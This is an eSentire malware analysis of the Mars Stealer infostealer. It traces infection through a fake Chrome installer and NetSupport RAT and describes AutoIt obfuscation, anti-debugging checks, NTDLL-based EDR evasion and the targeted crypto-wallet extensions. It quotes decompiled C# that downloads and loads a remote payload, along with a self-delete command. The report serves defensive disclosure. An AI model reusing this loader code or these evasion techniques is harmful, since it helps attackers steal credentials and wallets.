eSentire Threat Intelligence Malware Analysis: Mars Stealer

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 15:50:58 UTC

Mars Stealer is an information-stealing malware that first appeared on hacking forums in June 2021, a year after its predecessor Oski Stealer was discontinued in June 2020. Mars Stealer can target or 'support' over 50 crypto wallets and extensions, is multi-functional, and avoids detection. In addition, it's low price on the malware market has generated significant attention from threat actor(s) who are looking to add the effective malware into their arsenal.

eSentire's Threat Response Unit (TRU) team previously published a TRU Positive that focused on the cyber threat investigation summary of a singular incident and recommendations regarding Mars Stealer malware. However, this blogpost delves deeper into the technical details that were gathered during the research and analysis of the Mars Stealer TRU Positive.

Key Takeaways:

- Mars Stealer is the latest version of Oski Stealer, which was discontinued in June 2020.
- NetSupport RAT (Remote Access Tool), or client32.exe, was embedded in a ChromeSetup.exe file and used by an attacker to gain access to a victim's workstation for further deployment of tools needed to plant Mars Stealer.
- An executable with the original filename 3uAirPlayer was used to deploy obfuscated AutoIt scripts with Mars Stealer embedded inside and a renamed version of AutoIt to evade detections.
- The persistence mechanism was created to make sure the attacker(s) maintain access to NetSupportManager as a backdoor.
- Mars Stealer can self-delete itself after successfully exfiltrating the victim's data, leaving no trace behind.

Case Study

The first mention of Mars Stealer appeared on Russian-speaking forums in June 2021 and at the time, it was being sold for $140 a month (Exhibit 1).



Exhibit 1: Advertisement on Mars Stealer

Mars Stealer allegedly 'supports', or is capable of, harvesting data from common browsers, crypto wallets, and two-factor authentication (2FA) and crypto extensions. Since the release of Mars Stealer, eSentire's Threat Response Unit (TRU) team has observed a number of cracked versions being distributed by a reverse engineer who goes under the username 'LLCPPC'. The latest version is Mars Stealer v8 (Exhibit 2).



Exhibit 2: Mars Stealer v8 advertisement

Mars Stealer has been delivered as a drive-by download via cloned websites for known software, such as Open Office. The malware is also distributed as patching software and keygens on gaming forums. In the incident observed by eSentire, the stealer was delivered via the NetSupportManager RAT.

Technical Analysis of Mars Stealer Infection

Initial Access

The initial access vector occurred when the victim visited a malicious website hosting an ISO image named ChromeSetup.iso (hxxps[:]//googleglstatupdt[.]com/LEND/ChromeSetup[.]iso).

The ISO image contained ChromeSetup.exe, which had an embedded NetSupportManager RAT and a Chrome Updater in a cabinet (CAB) archive-file format (Exhibits 3-4).



Exhibit 3: Cabinet section under RCData



Exhibit 4: Contents of the extracted CAB file

The NetSupportManager RAT was obfuscated by the attacker as '21m_18_033.exe'. The RAT was installed in tandem when the victim opened ChromeSetup.exe. Persistence was achieved by the RAT via a Startup LNK file through the following path:

- c:\users*\appdata\roaming\microsoft\windows\start menu\programs\startup\autorunings.ini.lnk

The LNK runs the RAT under C:\Users*\AppData\Roaming\WinSupports\client32.exe after each reboot attempt.

It is worth noting that attacks involving RATs do not usually start with the full infection chain once the user executes the initial payload. The attacker would need additional time to access the RAT and load additional payloads. In the incident we analyzed, the attacker's movement in the network can be observed in Exhibit 5.



Exhibit 5: Infection chain

aNpRAHx.exe (original name: 3uAirPlayer.exe) was used to plant the following AutoIt scripts on the victim's workstation under the path C:\Users*\AppData\Local\Temp\IXP001.TMP:

- una.wmd
- fervore.wmd
- vai.wmd

The scripts were embedded within the CAB file of the executable (Exhibits 6-7)



Exhibit 6: Cabinet section under RCData (aNpRAHx.exe)



Exhibit 7: Contents of the CAB file

The AutoIt scripts were highly obfuscated. Within the aNpRAHx.exe resources, there was a POSTRUNPROGRAM section that contained the following command:

- **Esitanza.exe.pif**: the renamed AutoIt program
- **una.wmd**: the script responsible for dropping Esitanza.exe
- **vai.wmd**: the core script that contains Mars Stealer, its dependencies, and the copy of a NTDLL.DLL file

Exhibit 8: Obfuscated Fervore.wmd script

The post command execution was also responsible for running the following commands on the host:

- find /I /N "bullguardcore.exe"
- find /I /N "psuaservice.exe"
- findstr /V /R "^UzERaIroWGYHeuAyIPBJMSUyDIptkdLqzqzZHgBHJNQEeOwczSBTavTwnmhKnZWGVYgwNAnxhUZYefrOGNKzOSHWiaAoqRoKRlJtUna.wmd
- tasklist /FI "imagename eq BullGuardCore.exe"
- tasklist /FI "imagename eq PSUAService.exe"

As indicated above, vai.wmd is the script responsible for loading additional dependencies as well as Mars Stealer. The value $ARZURr holds the obfuscated Mars Stealer version (Exhibit 9). The RC4 key was derived from the following pattern:

- Binary(MRPvnDnroX("58}59}59}63}61}63}60}60}58}59}62}63}57}57}58}64}56}63}57}63}57}63}57}61}60}57}60",7)))))

The pattern subtracts 7 from each character that is eventually converted to ASCII format. The RC4 key to decrypt the Mars Stealer is "344868553478223918282826525".



Exhibit 9: The hex values of the obfuscated Mars Stealer

After decrypting the binary (Exhibit 10), there appeared to be another layer of obfuscation added to the file that was decrypted during runtime.



Exhibit 10: Decrypting the binary using CyberChef

Without having to fully deobfuscate the AutoIt script, we converted the script into an executable and proceeded with debugging (Exhibit 11). We were able to extract the deobfuscated Mars Stealer executable by leveraging the debugger. It should be noted that Mars Stealer is loading its own copy of NTDLL.DLL and renames it (Exhibit 12). NTDLL.DLL is responsible for injecting Mars Stealer into explorer.exe module during the runtime (Exhibit 13-14). A similar technique was observed in Oasis Stealer and thoroughly described by a Malware Analyst, hasherezade.

Endpoint Detection and Response (EDR) uses API hooking to monitor suspicious processes in real time. It is a common practice for EDR solutions to hook the functions exported from NTDLL.DLL. The library does not rely on other DLL (Dynamic Link Library) dependencies. In addition, it is also responsible for exporting Native APIs that are often abused by malware developers. Moreover, in order to bypass the detection by EDR tools, attacker(s) will independently load a copy of NTDLL.DLL (Exhibit 15).



Exhibit 11: Credential stealing evidence from the debugger



Exhibit 12: Renamed copy of NTDLL.DLL (partially deobfuscated AutoIt script)



Exhibit 13: Mars Stealer is being injected into explorer.exe (1)



Exhibit 14: Mars Stealer is being injected into explorer.exe (2)



Exhibit 15: Custom loaded NTDLL.DLL

It is also worth noting that another executable was dropped via the remote session on the victim's machine – consoleappmrss.exe. The executable contained an embedded file named Installer_ovl.exe, which was written in C#.

The executable connected to the shortened URL (tiny[.]one), a Discord CDN to retrieve another file named DebugViewPortable_4_90_Release_3_English_online_Auejpzlt.bmp (Exhibit 16).

```
public static class Data
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
    public static void Another()
    {
        byte[] array = Data.Hprdjjcvlk("https://tiny.one/yckrrzs5");
        List<byte> list = new List<byte>();
        int num = array.Length;
        while (num-- > 0)
        {
            list.Add(array[num]);
        }
        AppDomain.CurrentDomain.Load(list.ToArray());
    }

    // Token: 0x06000003 RID: 3 RVA: 0x000020B0 File Offset: 0x000002B0
    internal static void App()
    {
        foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
        {
            foreach (Type type in assembly.GetTypes())
            {
                try
                {
                    MethodInfo method = type.GetMethod("Ssionpsvhmapdztzdqupnmpw");
                    Data.Delegate = Delegate.CreateDelegate(typeof(Action), null, method);
                    Data.Delegate.DynamicInvoke(new object[0]);
                }
                catch
                {
```

Exhibit 16: The file reaches out to Discord CDN to download additional payloads

At the time of the analysis, the link to the BMP file was not accessible. We believe that the attacker(s) tried to retrieve additional payloads, but the attempt was unsuccessful.

Mars Stealer and C2 Panel Analysis

The deobfuscated Mars Stealer was written in ASM/C and approximately 162KB in size. The compilation date was March 29, 2022, which suggests that the attacker(s) modified the stealer right before shipping it onto the victim's machine.

The stealer includes anti-debugging and anti-sandbox features:

- For anti-debugging purposes, it manually checks the PEB (Process Environment Block) for *BeingDebugged* flag.
- For anti-sandboxing, the stealer sleeps for 16000 milliseconds (about 16 seconds) and calls GetTickCount API (Exhibit 17) to retrieve the number of milliseconds that have passed since the system was started and the number of milliseconds of the current running time.
    - Both values get subtracted and are compared to 12000 milliseconds (about 12 seconds).
    - If the value is less than 12000, it means that the Sleep function was skipped by the debugger or sandbox, and the sample exits (Exhibit 18).

The sample also performs anti-emulation checks for Windows Defender Antivirus on values HAL9TH and JohnDoe (Exhibit 19).

```
00408370   55              push ebp
00408371   8BEC            mov ebp,esp
00408373   83EC 08         sub esp,8
00408376   FF15 A07D4200   call dword ptr ds:[<&GetTickCount>]
EIP 0040837C   8945 FC      mov dword ptr ss:[ebp-4],eax
00408381   68 803E0000     push 3E80
00408384   FF15 8C7B4200   call dword ptr ds:[<&Sleep>]
0040838A   FF15 A07D4200   call dword ptr ds:[<&GetTickCount>]
00408390   2B45 FC         sub eax,dword ptr ss:[ebp-4]
00408393   8945 F8         mov dword ptr ss:[ebp-8],eax
00408396   817D F8 E02E0000 cmp dword ptr ss:[ebp-8],2EE0
0040839D   76 09           jbe mars_stealer.4083A8
0040839F   B8 01000000     mov eax,1
004083A4   EB 0B           jmp mars_stealer.4083B1
004083A6   EB 04           jmp mars_stealer.4083AC
004083A8   33C0            xor eax,eax
004083AA   EB 05           jmp mars_stealer.4083B1
004083AC   B8 01000000     mov eax,1
004083B1   8BE5            mov esp,ebp
004083B3   5D              pop ebp
004083B4   C3              ret
004083B5   CC              int3
004083B6   CC              int3
004083B7   CC              int3
```

Exhibit 17: Using GetTickCount() for anti-debugging purposes

```
00404898   6A 00           push 0
0040849A   6A 00           push 0
0040849C   68 20104000     push <mars_stealer.sub_401020>          401020:"U‹ì,\x01"
004084A1   6A 00           push 0
004084A3   6A 00           push 0
004084A5   FF15 687D4200   call dword ptr ds:[427D68]
004084AB   74 03           je mars_stealer.4084B0
004084AD   75 01           jne mars_stealer.4084B0
004084AF   B8 E80BFDFF     mov eax,FFFD0BE8
004084B4   FF7403 75       push dword ptr ds:[ebx+eax+75]
004084B8   01B8 E8D1F9FF   add dword ptr ds:[eax-62E18],edi        edi:EntryPoint
004084BE   FF83 3D207042   inc dword ptr ds:[ebx+4270203D]
004084C4   0000            add byte ptr ds:[eax],al
EIP 004084C6   74 05        je mars_stealer.4084CD
004084C8   E8 93D70000     call <mars_stealer.sub_415C60>
004084CD   6A 00           push 0
004084CF   FF15 887C4200   call dword ptr ds:[<&ExitProcess>]
004084D5   5D              pop ebp
004084D6   C3              ret
```

Exhibit 18: If the sample is being debugged, the running process terminates



Exhibit 19: Windows Defender Antivirus anti-emulation checks

Mars Stealer will exit if the following languages are detected (Exhibit 20):

- Uzbekistan
- Azerbaijan
- Kazakhstan
- Russia
- Belarus



Exhibit 20: Language check using GetUserDefaultUILanguage function

The language checks are also performed within the Mars Stealer panel (Exhibit 21).

Exhibit 21: Language check in PHP component

The strings in .RDATA section are XOR'ed (XOR or "exclusive or" is a logical operator that yields true if exactly one (not both) of two conditions is true) with different keys as shown in Exhibit 22. The first batch of decrypted strings are mostly API calls (Exhibit 23).



Exhibit 22: XOR-encoding routine

Exhibit 23: Decrypted strings (1)

From another batch of decrypted strings, we can observe the following (Exhibit 24):

1. C2 channel
2. Mutex value
3. C2 channel (same as #1)
4. DLL dependencies required for the stealer to function properly
5. The stealer fingerprints the following information on the infected machine and outputs it to system.txt file:
    - Tag (the tag of the Stealer build)
    - Country
    - IP
    - Working Path
    - Local Time
    - Time Zone
    - Display Language
    - Keyboard Languages
    - Laptop/Desktop
    - Processor
    - Installed RAM
    - OS (Operating Systems)
    - Video card
    - Display Resolution
    - PC name
    - Username
    - Installed Software



Exhibit 24: Decrypted strings (2)

Mars Stealer avoids reinfection by looking up a Mutex value 67820366929896267194. If the host returns the code ERROR_ALREADY_EXISTS (183), the stealer quits running (Exhibit 25).

Exhibit 25: Checks if Mutex value already exists

Mars Stealer has grabber and loader capabilities. The grabber functionality allows the attacker(s) to specify what files to collect, from which paths and the maximum file size. The following constant paths allow Mars Stealer to grab a victim's data (Exhibit 26):

- %DESKTOP%
- %APPDATA% - path to Roaming folder (C:\Users*user*\AppData\Roaming)
- %LOCALAPPDATA% - path to Local folder (C:\Users*user*\AppData\Local)
- %USERPROFILE% - path to User's folder (C:\Users*user*\)



Exhibit 26: Grab panel

The loader allows the attacker(s) to upload additional payloads to the infected host including the modified/upgraded version of Mars Stealer. The loader functionality has the same constant paths mentioned above. The attacker(s) can enable the "Cold Wallet" option in the Loader panel, but it only works if the infected machine stores files related to crypto wallets and plugins (Exhibit 27).



Exhibit 27: Loader panel

As a part of the configuration, the attacker(s) can set up a Telegram Bot, which is used to receive the logs from infected machines. The settings panel also allows the attacker(s) to enable the following folders/files to collect:

- Downloads

- History
- Autofill (passwords, payment methods, addresses, etc.)
- Screenshot
- Discord

The attacker(s) can also choose the “Build self-delete” option to remove the stealer on the infected machine. The self-delete command is executed via command line (Exhibit 28):

- /c timeout /t 5 & del /f /q "%s" & exit

```
memset_0(v1, 0x104u);
memset_0(Filename, 0x104u);
GetModuleFileNameA(0, Filename, 0x104u);
wsprintfA(v1, (const char *)self_delete, Filename);// /c timeout /t 5 & del /f /q "%s" & exit
sub_415360((int)v3, 0, 60u);
v3[0] = 60;
v3[1] = 0;
v3[2] = 0;
v3[3] = dword_427814;
v3[4] = dword_427938;
v3[5] = (int)v1;
memset(&v3[6], 0, 12);
dword_427D98(v3);
memset_0(v3, 0x3Cu);
memset_0(v1, 0x104u);
return memset_0(Filename, 0x104u);
}
```

Exhibit 28: Self-deletion function

It is worth mentioning that the attacker(s) can replace their cryptocurrency and 2FA authenticator extensions in the browser with the ones collected on the victim’s machine and eventually obtain access to it. Here is the list of cryptocurrency extensions the stealer collects:

Crypto wallet	**Extension**
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
MetaMask Binance Chain Wallet	nkbihfbeogaeaoehlefnkodbefgpgknn fhbohimaelbohpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno

Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
